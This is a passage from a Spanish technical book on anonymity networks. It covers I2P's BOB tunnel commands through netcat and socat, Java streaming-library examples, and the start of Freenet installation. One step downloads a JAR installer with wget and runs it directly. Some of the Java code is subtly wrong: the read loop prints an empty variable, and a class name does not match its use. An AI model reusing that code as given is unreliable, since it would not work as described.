| outport <number> | Se trata del puerto del túnel "*outbound*" que debe ser un puerto valido y disponible para el "*nickname*" actual. |
| quiet <true\|false> | Cuando su valor es "*true*", permite enviar el *Destination* del emisor para que el receptor pueda responder rápidamente al mensaje recibido. |
| setkeys <BASE64 Keys> | Establece un par de claves para el "*nickname*" actual. |
| show | Enseña el estado actual del "*nickname*" establecido en la sesión. |
| showprops | Enseña las propiedades del "*nickname*" actual. |
| start | Inicia el "*nickame*" establecido en la sesión. |
| status <nickname> | Enseña el estado del "*nickname*" establecido por parámetro. |
| stop | Detiene el "*nickname*" actual. |
| verify <BASE64 Destination> | Verifica si un Destination determinado es válido. |
| visit | Se encarga de volcar toda la información del hilo actual al fichero "wrapper.log" |
| zap | Detiene BOB junto con todos sus túneles. |
| quit | Finalizar la sesión actual y salir del intérprete. |

La siguiente imagen enseña el uso de algunos de estos comandos.

```
adastra@Galilei:~$ nc -vv 127.0.0.1 2827
Connection to 127.0.0.1 2827 port [tcp/*] succeeded!
BOB 00.00.10
OK
setnick adastra
OK Nickname set to adastra
lookup eepsites.i2p
OK DHoGpNRACpcGnhB1l14ZRQFjnQtNvItX7~bZylgVaD2DnaYpqB7GoBcf5gJmjhXYRi3-UlOnrkEtQB4fICotgM0XLG8LHyN
QVkj6rAnGSWBwX3zZaTWr~K6Up80AMDa8nN3D04coXQiL8Jn4~pcN2-7pxIL-Ox-J3aB8f3KthVxcuR27h1fJGR~BFqf~4ZdC7
rGItokOb0qocU4gMNI-HWgmhUv-ucFc9m~Jh-BvM2nd~KGs7EQMtRxLgVJcj7G0j9chyN37l7mB5X~vYIueORENcKgo3OTjTAE
9oHiVSZz7v11VVH3OynUp65QdtVXLCrqsqr4nJoFnApUcX5uYY4h~24dthZfHv1TjzWOuy1DFJH5mmT81HGQhtQI8g52CbnRgm
4ItKQNq8AYPkJI2habi4ibUqBnmYk6g0p9mx1MsmpMmbQP6jemiZPpcVhAEjqJO-IyPyy0pDvg6O4fIgmstwdQS~qq~Sts20BW
ikhsXifQL87wnXtiN9e-PluyNAAAA
newkeys
OK 8hHheHoeGous6nYYcToFa7O~x0GJzW9~SJ9Xmh3y6M1dSol6fWyHUXCXV9RKLp8FKHg8bcZjOmPqFTub5qymwDgy3rfbYWm
zzLspJnVgYq7urQ8ptk4bzfRgOhOflpCKdLq173FEZ6DkBpPc1IVLEQkRNyKCesMPcYivGtlFoZSTjmL2im6irQkt104PATBck
Nlfb2YfaO9xoj1mPnoc63H0wGU5QoSUjlvENULFkP1ibXDcn5~TTUpiYAXohKp7H-4QLSluBu8Xy3p~NtIMd4yI9EhdMxApI2X
D~Orlis1LFZRsepiFUHpZhIBSAP8XvCMO91l7EaOUt3EuB0K9yw-UTTePCMDdJYh8QIAF0n8wCuxkcuYvGPxcyS4M0896QA2jB
hg1mmq-YUV-f5exftA~O8qR-rWIilGK5B5M3VPgW2~isIu9piF72wEX7XQhxHPlDFJv0gVlMco1rpNLiOhHuMnqeBFRS1kFc0l
~7wet74EzLuRaPFFbVHbSdbbHAAAA
```

*Imagen 02.29: Uso básico de BOB.*

Ahora se procede a explicar un ejemplo de uso más concreto, en este caso el destino de las peticiones será un servicio iniciado con Socat y que encargará de enrutar las peticiones entrantes al sitio web "thehackerway.com" en el puerto 80. En este caso, el puente que abrirá Socat quedará en estado de escucha en el puerto 6000. Una vez hecho esto, se puede utilizar BOB para crear un túnel de salida que se encargará de enrutar las peticiones hacia Socat.

```
adastra@Galilei:~$ socat TCP4-LISTEN:6000 TCP4:thehackerway.com:80

adastra@Galilei:~$ nc 127.0.0.1 2827
BOB 00.00.10
OK
setnick adastra
OK Nickname set to adastra
newkeys
OK CRybrtNF6SQXCfG6tie5TFSz~bQCLLGkHe3DkJAzDTwf4hoQD0upYvI2vAIhsFewVbBDVo0gBdlG1ecZQ3ZDaLva0taW~gu
Uk~l48YkiCYFDUmL7BC53sPbtZXXaosVDBxCEYrwIaAZqB2XCkzCvYuy9UOuHon5yOywsw5SvNXRQQQ4wp73yyywFmIzhq0a7d
MuLRTXIflK~95TANvrgiew6Obniz85VBmSurTt9qHaRH7s3KYSKwQwbAVEDXJIFAQmOqVGMML2SjGg0OK8aIrrLTCWP2MzNEfr
BOifTv~445-pcHRRGthIw7Zc5U-7Fm1P7z0OedBfUvRFZ6cJK8FYcB5jaNwLEWd0f1DsG6M37D8XI68gRnVCbngBYnjtpRMTnO
L6ZmGkl3sdzouBohuCPziYVcfZ-lRSLOMTeO0WmZS9zaOQYMOzszd6O2kWYZ-jknOrhLVkDejuPDPjg62nA0hkg812B~SRl4Bv
GxcqguPgplkI6GYP71GtRbeP2AAAA
outhost 127.0.0.1
OK outhost set
outport 6000
OK outbound port set
start
OK tunnel starting
list
DATA NICKNAME: adastra STARTING: false RUNNING: true STOPPING: false KEYS: true QUIET: false INPOR
T: not_set INHOST: localhost OUTPORT: 6000 OUTHOST: 127.0.0.1
OK Listing done
```

*Imagen 02.30: Creación de túnel de salida con BOB.*

Con lo anterior, se han establecido todas las propiedades necesarias para crear un túnel de salida que enrutará todas las peticiones a la máquina local en el puerto "6000". Este túnel se almacena en la base de datos de BOB y aunque se cierre la sesión de "*Netcat*" que ha creado el túnel, dicho túnel permanecerá abierto hasta que sea detenido de forma explícita desde la consola de administración.

A continuación, se debe iniciar el túnel de entrada para poder completar el circuito de comunicación completo y de esta forma poder recibir las respuestas.

```
adastra@Galilei:~$ socat TCP4-LISTEN:6000 TCP4:thehackerway.com:80

adastra@Galilei:~$ nc 127.0.0.1 2827
BOB 00.00.10
OK
setnick client_adastra
OK Nickname set to client_adastra
newkeys
OK ngL4Y2~r0xxGkV89dL4qnSsIl0NRwIz~mPkipFm6SsoHyZb2lEmxY6t2OEoaaOSzEzHXweTx-5fgF20bW51UGuQFejmInmk
wpiTOE-26lZpi8nnMUbTOPUYtJCBXW6zUC-uF8biKzGaD-bMxHyWbRIpTTp9unRttjJA0STpT7hLTuWtMgV3gTLh6UF7GpqD3e
BICE2uW~qbNg~6Vh26C9Uq5EzWnC5AE9J5ix3Oa6hEvLB2wShu3QfEQLDoSU5F7fDYf7k6XOWEyEdv0EZKxzrLSM1CVA2a~qyA
Qz9shNFCfg0zRu9KFOKYdLQp7um-gmlEmNfiRBuK4tlepUX1VIyy-1Bvp4-fjS3e~9-U~degCBdtwzFNu-FsrrqtNPu44VW5ib
a5o8OD8gQYwNtGq0KJz6Ex2PsaX9L8eC4p66CjC-EO6dJJnCxa54CKEM9yg3-KKClEXByiio2xb72HrVUVh8fqF8V9hrtwMSWJ
BgkiB-hDX1Y82kCi5joyhEJhpAAAA
inhost 127.0.0.1
OK inhost set
inport 5000
OK inbound port set
start
OK tunnel starting
list
DATA NICKNAME: adastra STARTING: false RUNNING: true STOPPING: false KEYS: true QUIET: false INPOR
T: not_set INHOST: localhost OUTPORT: 6000 OUTHOST: 127.0.0.1
DATA NICKNAME: client_adastra STARTING: false RUNNING: true STOPPING: false KEYS: true QUIET: fals
e INPORT: 5000 INHOST: 127.0.0.1 OUTPORT: not_set OUTHOST: localhost
OK Listing done
```

*Imagen 02.31: Creación de túnel de entrada con BOB.*

Con las instrucciones enseñadas en la imagen anterior se ha creado un túnel de entrada, el cual recibirá mensajes por el puerto "5000". Notar que en este caso la sesión de "*Netcat*" se ha cerrado, pero aun así se puede ver que el túnel de entrada y salida aún se encuentra funcionando, tal como enseña el comando "*list*".

Ahora todas las peticiones entrantes por el puerto "5000" serán tratadas por el túnel de entrada y automáticamente serán enrutadas al destino especificado.

```
adastra@Galilei:~$ telnet 127.0.0.1 5000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
CRybrtNF6SQXCfG6tie5TFSz~bQCLLGkHe3DkJAzDTwf4hoQD0upYvI2vAIhsFewVbBDVo0gBdlG1ecZQ3ZDaLvaOtaW~guUk~
l48YkiCYFDUmL7BC53sPbtZXXaosVDBxCEYrwIaAZqB2XCkzCvYuy9UOuHon5yOywsw5SvNXRQQQ4wp73yyywFmIzhq0a7dMuL
RTXIflK~95TANvrgiew6Obniz85VBmSurTt9qHaRH7s3KYSKwQwbAVEDXJIFAQmOqVGMML2SjGg0OK8aIrrLTCWP2MzNEfrBOi
fTv~445-pcHRRGthIw7Zc5U-7Fm1P7z0OedBfUvRFZ6cJK8FYcB5jaNwLEWd0f1DsG6M37D8XI68gRnVCbngBYnjtpRMTnOL6Z
mGkl3sdzouBohuCPziYVcfZ-lRSLOMTeO0WmZS9zaOQYMOzszd6O2kWYZ-jknOrhLVkDejuPDPjg62nA0hkg812B~SRl4BvGxc
qguPgplkI6GYP71GtRbeP2AAAA
HTTP/1.1 400 Bad Request
Server: nginx
Date: Fri, 10 Jul 2015 00:05:57 GMT
Content-Type: text/html
Content-Length: 1245
Connection: close
ETag: "54d7a92f-4dd"
X-ac: 3.fra _sat

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xh
tml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>WordPress.com 400 Error</title>
<style type="text/css">
h1 {
        font-weight: normal;
```

*Imagen 02.32: Conexión al destino utilizando los túneles I2P creados desde BOB.*

Se ha utilizado Telnet para realizar la conexión contra el puerto "5000", posteriormente se ha ingresado la clave correspondiente al túnel de salida y finalmente se ha enviado una petición HTTP contra el servidor web.

Del mismo modo que se ha usado BOB para crear túneles de entrada y salida para acceder a servicios en Internet, también es posible crear túneles cuyo destino es un servicio oculto en la web profunda de I2P.

```
adastra@Galilei:~$ netcat 127.0.0.1 2827
BOB 00.00.10
OK
setnick adastra-emisor
OK Nickname set to adastra-emisor
newkeys
OK fd7JgXFWP~wWxIgvweirbCh6-QKwiQ2v1iq2zD6tdav3WnQL0lak86FdYNgqDKRICvLTvtN-XyjOnqKOMLFNCGv1h6JwH3Q
z~RKwSLBlNbyhe2VTneN6vKJkKZbvoRQZs788l6xN7nkYwBg~GH3Lc41NMFnK1pHILSyKTXvbxT~P2eRcIacdYrDw0wRVMF1F6
hE7yb56ZyIo0qp~G2jTigO6ZEcJhtXWPFHbogHA4U-OtA77P8hlO2BCrNhH7t-p2CqqcmQC5yO8oL90IeuYlCaBGTwMqHTJR44
n3i~d5zhLaLCoN7EN87RShdjlrgKUF8kBWBhQLhpVtVWIFjZFiInDinU6UmH0zc6Y9-dQJP15beOdOvgxfr5YLcyeGC~imZ6LJ
zkHnk3V1C~BHEjwI3FRes5TJnK0W5xb4qQ2AAl~UeO7z6bmeOzGkvu-EaRYi56OOFiI~kZ9-TsmaYDg9Y6j5J~ry3snvKc9P6x
s8GfnivNxcLXz7sWMKcQgQatoAAAA
outhost 127.0.0.1
OK outhost set
outport 8000
OK outbound port set
start
OK tunnel starting
```

*Imagen 02.33 – Túnel de salida con BOB para consultar la web profunda de I2P.*

Lo que se enseña en la imagen anterior es el mismo proceso que se ha visto anteriormente, simplemente se ha creado un túnel de salida utilizando los comandos disponibles en la interfaz de BOB. Lo siguiente es crear el túnel de entrada y finalmente, realizar una petición contra un EEPSITE en la web profunda de I2P.

```
adastra@Galilei:~$ netcat 127.0.0.1 2827
BOB 00.00.10
OK
setnick adastra-receiver
OK Nickname set to adastra-receiver
newkeys
OK VcFkLNDD2ud9I~xI4lIlD3teKuU1Eto4SZpU1RIVw5iyWQZQ3i9w-3eF1VHqitnk1M-O2hMsi5W9iP3ksjFJEIqKd3fYnGF
rxlvvzY80n6POtybo-rnYNlaoerw~vvCCp6Xpu-xZcJoyDZMSs4HWwpnj-EibJw2Lf1st6W7EsPbpaC~hK82dWK8xQLoWbZVE~
~UcW1HuTGmLh2XU11UPhnHgNYMv7TIHJhZrwJ9gWE-j0gGOjL9mcEs7HSiXVsVSCsntgdV8cWcyQe8YSx-TqHGEh8-izPwYSlU
sKYEQYTn5OQmEAlVHTFPbmiqtIubzBJrGqgoOQFIwSSHOppUfukcpPEz8i2M9KX8PfHYhbcMay3Wzkwell9K3cKu94VQDA6uy8
ob~cHRCVK1dcLCXz2KVebqFscAxuE4VWNhuwpW7vFmnjUJXL709R39CEV6QfIS6pFhc6~3UodensXZ71Gi~VNg4fUuMBXTGhOq
gPKXBU3K5aRivw6HiWW63lh8lAAAA
inhost 127.0.0.1
OK inhost set
inport 6666
OK inbound port set
start
OK tunnel starting
list
DATA NICKNAME: adastra-emisor STARTING: false RUNNING: true STOPPING: false KEYS: true QUIET: fals
e INPORT: not_set INHOST: localhost OUTPORT: 8000 OUTHOST: 127.0.0.1
DATA NICKNAME: adastra-receiver STARTING: false RUNNING: true STOPPING: false KEYS: true QUIET: fa
lse INPORT: 6666 INHOST: 127.0.0.1 OUTPORT: not_set OUTHOST: localhost
OK Listing done
```

*Imagen 02.34: Túnel de entrada con BOB para consultar la web profunda de I2P.*

Ahora que ambos túneles se encuentran creados (entrada y salida) se pueden realizar peticiones contra servicios en la web profunda de I2P utilizando herramientas tan habituales como Telnet, del mismo modo que se ha explicado anteriormente.

## 2.4.3 Streaming Library

En I2P existen varias implementaciones y librerías que se encuentran al alcance de todos los desarrolladores que quieran interactuar con I2P, como se ha visto anteriormente, BOB y SAM son unas de esas implementaciones, sin embargo la librería de Streaming de I2P es una de las más populares debido a sus funcionalidades y enfoque. Para comprender en qué momento resulta conveniente utilizar la librería de Streaming de I2P es importante entender cómo funciona. Todas las aplicaciones que se ejecutan en I2P utilizan túneles, los cuales habitualmente se gestionan con I2PTunnel. Este modelo resulta conveniente cuando se sigue un modelo cliente-servidor, dado que en dicho modelo solamente se utiliza una única instancia de I2PTunnel para conectar a varios clientes con un único servidor.

Un ejemplo de este tipo de aplicación son los Eepsites, servicios ocultos al interior de I2P como SSH, Telnet, etc. En dichos casos se debe crear un túnel cliente y/o servidor para acceder a dichos servicios ocultos, sin embargo, cuando se trata de aplicaciones peer-to-peer donde la comunicación no se encuentra centralizada en un único nodo sino que cualquier participante puede actuar como emisor o receptor en un momento dado resulta inviable utilizar I2PTunnel, ya que se necesitaría una nueva instancia de "servidor" por cada emisor de un mensaje. Es en esos casos en los que se hace necesario emplear la librería de streaming de I2P ya que por norma general, se utiliza para aplicaciones punto a punto, como es el caso de descargas de torrents o similares, de hecho, un ejemplo bastante claro se encuentra en el proyecto "I2PSnark", un cliente bittorrent que utiliza la librería de Streaming para descargar y compartir torrents utilizando la red de I2P. El código fuente

del proyecto se encuentra licenciado con la GNU/GPL y está disponible en el siguiente repositorio GitHub: https://github.com/i2p/i2p.i2p/tree/master/apps/i2psnark

Esta librería representa una implementación de una capa TCP anónima y segura, es útil para la programación y transmisión de mensajes teniendo en cuenta el costo relativamente alto de los mensajes que se intercambian en un proceso de comunicación bidireccional, de esta forma, la librería permite que cada mensaje individual contenga toda la información que sea posible para que el receptor pueda hacer uso de ella.

Por ejemplo una petición HTTP puede finalizar rápidamente en un solo viaje (ida y vuelta) por medio de esta librería, donde una transacción HTTP es iniciada por un cliente enviando un mensaje con las flags SYN, FIN y el payload correspondiente, el receptor responderá automáticamente con un paquete incluyendo los mismos SYN, FIN recibidos, pero además incluyendo la flag ACK con su correspondiente payload de respuesta. La librería de streaming de I2P consta de una API Java que contiene todos los elementos necesarios para crear conexiones de streaming por medio de I2P. Es necesario conocer las clases principales que permiten crear "*Destinations*" y posteriormente poder consultarlos por otros clientes de I2P.

A continuación se explican los pasos necesarios para crear Destinations I2P que representarán los puntos de acceso para otros participantes de la red. Un destination es similar a la combinación de una dirección IP/dominio con un puerto, es decir, contiene todos los elementos necesarios para que entidades externas se puedan conectar.

1. Las clases I2PSocketManager, I2PSession y I2PSocketManagerFactory tienen los métodos necesarios para crear destinations. Evidentemente es necesario que I2P se encuentre levantado, dado que estas clases permiten acceder a una sesión I2P y crear un socket servidor, un objeto equivalente a una instancia de la clase ServerSocket de Java, pero con los añadidos necesarios para funcionar sobre I2P.

```
//Crear un administrador de Sockets.
I2PSocketManager manager = I2PSocketManagerFactory.createManager();

//Crear un ServerSocket I2P por medio del administrador,.
I2PServerSocket serverSocket = manager.getServerSocket();

//Utilizando el administrador se crea una Session I2P para obtener el Destina-
tion en Base64 que //será el punto de acceso de clientes que deseen conectarse
cone ServerSocket.
I2PSession session = manager.getSession();
 //Para conocer el Destination asignado a la Session creada por I2P, se consul-
ta el método
//"getMyDestination()
System.out.println(session.getMyDestination().toBase64());
```

2. Después de crear un "*ServerSocket*" I2P, es posible obtener un destination válido para que los clientes puedan contactar con la aplicación de forma anónima. En este punto, se debe seguir el mismo modelo de programación de Sockets en Java, es decir, es recomendable crear un hilo independiente para cada uno de los clientes que contacte con la aplicación, ya que de lo contrario

el socket servidor solamente podrá atender a un cliente a la vez, lo que sin lugar a dudas se traducirá en un cuello de botella. En I2P, existe la clase I2PThread que es útil precisamente para esto, su funcionamiento es similar al de cualquier Thread en Java, se debe instanciar y establecer un objeto que implemente la interfaz Runnable.

```
//Se crea un objeto I2PThread especificando una implementación de la interfaz
"Runnable" la cual  //se encargará de implementar el método "run" del Thread.

I2PThread client = new I2PThread(new RunnableClient(serverSocket));
//Se establecen algunas propiedades básicas del hilo y posteriormente se inicia
su ejecución
client.setName("client");
client.setDaemon(false);
client.start();
```

3. Los elementos anteriores representan la implementación básica de un ServerSocket I2P para procesar las peticiones de los clientes de forma anónima. A continuación se debe implementar la lógica que permitirá procesar cada petición, la cual debe incluir la lectura y escritura de los flujos de entrada y salida del socket, así como cualquier otra tarea que lleve a cabo la aplicación. En este caso únicamente se recibirá cada petición y se responderá con un mensaje de texto plano, el código de dicha lógica se define en la clase RunnableClient, la cual se ha referenciado anteriormente y a continuación se enseña su implementación.

```
//Clase encargada de iniciar un hilo por cada cliente que contacte con la apl-
cación.
public class ClientHandler implements Runnable {
     //Server Socket obtenido del Manager de I2P.
     private I2PServerSocket socket;
     //Constructor que recibe como parámetro el Server Socket
     public ClientHandler(I2PServerSocket socket) {
             this.socket = socket;
     }

     //Método encargado de ejecutar la lógica necesaria para procesar cada peti-
ción recibida.
     public void run() {
             //Se inicia bucle para atender las peticiones de los clientes.
             while(true) {
                     try {
                             I2PSocket sock = this.socket.accept();
                             if(sock != null) {
                                     //Se obtiene el flujo de entrada del socket.
                                     BufferedReader br = new BufferedReader(new
InputStreamReader(sock.getInputStream()));
                                     //Se obtiene el flujo de salida del socket.
                                     BufferedWriter bw = new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));
                                     //Se lee cada una de las lineas enviadas por
el cliente.
                                     String line = "";
                                     while(br.readLine() != null) {
                                             System.out.println(line);
```

```
                            }
                            // Se envía un mensaje al cliente.
                            bw.write("I've got your message... bye! ");
                            bw.flush();
                        //Se cierra el socket.
                        sock.close();
                        }
                } catch (I2PException ex) {
                        System.out.println("General I2P exception!");
                } catch (ConnectException ex) {
                        System.out.println("Error connecting!");
                } catch (SocketTimeoutException ex) {
                        System.out.println("Timeout!");
                } catch (IOException ex) {
                        System.out.println("General read/write-exception!");
                }
            }
        }
    }
```

Como se puede apreciar del código anterior, por cada petición recibida se obtiene un objeto I2PSocket, que es el objeto que realmente permite la comunicación entre ambas emisor y receptor. Aunque se trata de un fragmento de código muy simple, ilustra los fundamentos de cualquier aplicación con I2P y su librería de streaming. El siguiente paso consiste en implementar el código necesario para crear un cliente I2P que pueda conectarse con un destination como el que se ha podido crear en el código anteriormente explicado. A continuación se detalla el procedimiento a seguir a la hora de crear sockets cliente con la librería de streaming de I2P.

1. Del mismo modo que se han utilizado las clases I2PSocketManager y I2PSocketManagerFactory en la implementación del lado del receptor, en el caso del emisor es necesario acceder a un manager para obtener un objeto Socket. Sin embargo, también es necesario crear un objeto Destination que se incluye en la API Java de I2P. Dicho objeto simplemente representa la cadena de texto en Base64 del ServerSocket al que el cliente debe conectarse. Evidentemente es necesario que el receptor comunique de alguna forma su existencia a clientes potenciales y dicho mecanismo de entrega puede ser tan simple como enviar un correo electrónico de forma anónima a los clientes con el Destination o registrarlo en un servicio de directorio como el de "stats.i2p". El siguiente código se encargará de leer desde la consola la cadena de caracteres correspondientes al Destination del ServerSocket y posteriormente realizar una conexión.

```
I2PSocketManager manager = I2PSocketManagerFactory.createManager();
//Se solicita e ingresa la cadena de texto correspondiente al Destination de
I2P
System.out.println("Please enter a Destination:");
BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
String destinationString = null;
try {
      destinationString = br.readLine();
        } catch (IOException ex) {
        System.out.println("Failed to get a Destination string.");
                return;
        }
```

```
    Destination destination = null;
    try {
        destination = new Destination(destinationString);
        I2PSocket socket = null;
        socket = manager.connect(destination);
    } catch (I2PException ex) {
          System.out.println("General I2P exception occurred!");
    } catch (ConnectException ex) {
          System.out.println("Failed to connect!");
    } catch (NoRouteToHostException ex) {
          System.out.println("Couldn't find host!");
    } catch (InterruptedIOException ex) {
          System.out.println("Sending/receiving was interrupted!");
    } catch (DataFormatException ex) {
    System.out.println("Destination string incorrectly formatted.");
    return;
}
```

2. En las líneas de código anteriores se lee el Destination al que se desea conectar el cliente y posteriormente se procede a realizar una conexión si no se ha producido ninguna excepción. A continuación se incluye el código necesario para que el cliente pueda comenzar a enviar mensajes.

```
try {
            BufferedWriter bw = new BufferedWriter(new
OutputStreamWriter(socket.getOutputStream()));
            bw.write("Hello ServerSocket!\n");
            bw.flush();
            BufferedReader br2 = new BufferedReader(new
InputStreamReader(socket.getInputStream()));
            String s = null;
            while ((s = br2.readLine()) != null) {
            System.out.println("Received from server: " + s);
            }
            //Se finaliza la comunicación con el ServerSocket.
            socket.close();
} catch (IOException ex) {
            System.out.println("Error occurred while sending/receiving!");
}
```

Este es todo el código necesario para comunicar dos aplicaciones utilizando la librería de streaming de I2P. Evidentemente se incluyen únicamente de los elementos fundamentales para crear emisores y receptores, no obstante la lógica que se debe implementar depende íntegramente de los requisitos funcionales de la aplicación a desarrollar. Tal como se ha mencionado anteriormente, esta librería es ideal para crear aplicaciones punto a punto, con lo cual las aplicaciones deben servir precisamente para cumplir con ese objetivo y en el caso de que se trate de una aplicación con un modelo cliente/servidor, es recomendable utilizar I2PTunnel e implementaciones distintas como es el caso de BOB o SAM.

# Capítulo III
# FreeNET

En este capítulo se hablará sobre el funcionamiento de la red anónima Freenet, la cual cuenta con una serie de características que le convierten en una solución muy valorada y utilizada en el campo de la privacidad y anonimato.

## 3.1 Introducción

Freenet es uno de los proyectos más conocidos y antiguos relacionados con el anonimato, sus inicios datan del año 2001 y a la fecha de redactar este documento, sigue teniendo vigencia. Freenet es una solución de anonimato muy avanzada, que a diferencia de otras redes anónimas se basa en un modelo descentralizado, no existen servidores para controlar o gestionar la red y en su lugar, cada usuario que se conecta a Freenet aporta un poco de ancho de banda a la red y reserva un espacio en su disco duro para almacenar información de otros usuarios, dicho espacio es conocido como "*datastore*". Este modelo aporta un repositorio de datos distribuido en el que la información almacenada en cada "*datastore*" se encuentra cifrada y solamente el propietario de los ficheros puede descifrar sus contenidos utilizando su clave privada.

Esto quiere decir que cada usuario en Freenet tiene un directorio en su ordenador en el que se almacenan ficheros cifrados por otros integrantes de la web profunda de Freenet y evidentemente, el usuario tiene escaso control sobre los contenidos que allí se almacenan.

Freenet es una solución altamente personalizable y se adapta a los requerimientos de cualquier usuario, sigue una filosofía y funcionamiento muy similar a I2P y de hecho, ambas soluciones siguen el mismo modelo de anonimato "*inproxy*" o limitado únicamente al contexto de una VPN sin acceso directo a Internet. Su principal objetivo es facilitar las comunicaciones entre dos o más participantes de forma segura, privada y anónima.

Del mismo modo que I2P, Freenet cuenta con varias características que le hacen especialmente interesante a la hora de crear servicios ocultos en la web profunda ya que cuenta con una plataforma idónea para la ejecución de aplicaciones para chatear, participar en foros y recibir o enviar mensajes de correo electrónico. A diferencia de Tor, Freenet es una red descentralizada que depende en gran medida de la cantidad de usuarios que la utilizan ya que entre más usuarios, será más difícil para un atacante localizar el origen de una petición determinada y en consecuencia será más sólido su

anonimato. Del mismo modo que ocurre en I2P y Tor, cuando un usuario se conecta a la red, no solamente puede utilizar otros puntos de la red para acceder a servicios ocultos, sino que también un poco de su ancho de banda será utilizado para transportar información a otros nodos, siguiendo el mismo mecanismo de "*onion routing*" que se encuentra implementado en I2P y Tor.

Las características que se han mencionado anteriormente son comunes a casi todas las redes anónimas existentes actualmente, no obstante, Freenet tiene una amplia trayectoria y reconocimiento en el mundo de las tecnologías de la información por el papel que juega en las áreas de la privacidad y anonimato de los usuarios, se trata de un proyecto más antiguo que I2P y de hecho, muchas de las características que destacan en I2P han sido de alguna forma "heredadas" de Freenet.

Por otro lado, Freenet tiene un enfoque distinto que lo hace muy interesante para fortalecer el anonimato y es el concepto de "*Darknet*", el cual consiste en restringir las conexiones que pueden realizarse solamente a aquellos nodos en la red que se consideren "*friends*" esto quiere decir que dentro de la red de Freenet, pueden existir pequeños segmentos de redes de personas que se comunican entre ellas y ningún otro nodo puede acceder o unirse a dichos segmentos sin permiso previo, esto permite que los usuarios puedan reducir las posibles vulnerabilidades o fugas de información en términos de ataques comunes que se realizan contra el anonimato.

## 3.1.1 Instalación de Freenet

Freenet se encuentra desarrollado en Java, con lo cual es necesario contar con una máquina virtual de Java para poder instalar y ejecutar una instancia de Freenet. Es compatible con múltiples sistemas operativos gracias a la independencia de plataforma que ofrece la plataforma de Java y aunque es un proyecto que lleva varios años activo, aun se liberan de manera bastante frecuente nuevas versiones y mejoras que hacen que el software sea cada vez más estable y robusto.

El único requisito para poder instalar Freenet es precisamente una máquina virtual de Java y se recomienda que sea de una versión superior a la 6.

A continuación se explica, paso a paso, cada una de las etapas de instalación y configuración de Freenet, que como se podrá apreciar, es mucho más específica y detallada que otras soluciones de anonimato.

1. Es necesario descargar y ejecutar el instalador de Freenet, el cual es un fichero "JAR" que se puede lanzar directamente con Java y que enseña un asistente muy simple y que con pocos pasos se puede completar el proceso de instalación.

```
>wget 'https://freenetproject.org/jnlp/freenet_installer.jar' -O new_installer_
offline.jar >java -jar new_installer_offline.jar
```

2. Después de seleccionar el directorio en el que se deben crear todos los ficheros correspondientes a la instancia de Freenet, el asistente enseñará una ventana de resumen indicando todas las operaciones que se han llevado a cabo.





*Imagen 03.01: Instalación de Freenet.*

3. A continuación se abrirá un nuevo asistente en el navegador web por defecto del usuario, el cual abrirá el sitio "http://127.0.0.1:8888/wizard/" y en dicho sitio se solicitará en primer lugar el nivel de seguridad que se quiere utilizar para la instalación, habiendo 3 niveles posibles: "Bajo", "Alto" y "Personalizado". En el caso de seleccionar "Bajo", se asume que el uso de Freenet es encuentra permitido en el país donde está el usuario y deja el nodo abierto a que cualquier participante en la red de pueda contactar y establecer conexiones. "Alto" indica que nadie puede realizar conexiones a este nodo a excepción de los "*friends*", lo que permite crear "*darknets*", tal como se ha explicado en párrafos anteriores. Finalmente, "Personalizado" permite establecer un control más fino, permitiendo al usuario declarar sus propias políticas relacionadas con la privacidad. Este último nivel es el aconsejado.

4. Una vez seleccionado el modo de instalación, la primera interfaz advierte que se debe utilizar un navegador distinto del que se utiliza habitualmente para navegar por sitios en la web profunda de Freenet.

5. En los siguientes pasos se le permite al usuario seleccionar la opción de habilitar la interfaz UPnP, permitir las actualizaciones de Freenet de forma automática y definir si se desea conectar solamente con amigos o permitir también extraños, con sus correspondientes ventajas y desventajas.



## Actualización y complementos

**Actualizar automáticamente**

Freenet puede mantenerse actualizado automáticamente. ¿Quieres que lo haga?:

- Mantener Freenet actualizado automáticamente
- Preguntar cuando una nueva versión esté disponible.

**Plugins**

Los complementos son extensiones opcionales para Freenet que lo mejoran de alguna forma. Algunos de ellos puede que tengan problemas de seguridad para algunos usuarios, vea debajo.

- Habilita Universal Plug and Play (UPnP). Establezca esto si tiene un router en su red local. No lo establezca si está conectado directamente a su ISP, (ej. mediante modem telefónico), o tiene gente no confiable en su red local (ej. en algún alojamiento de estudiantes).

Volver | Próximo

*Imagen 03.02: Actualización y complementos de Freenet.*

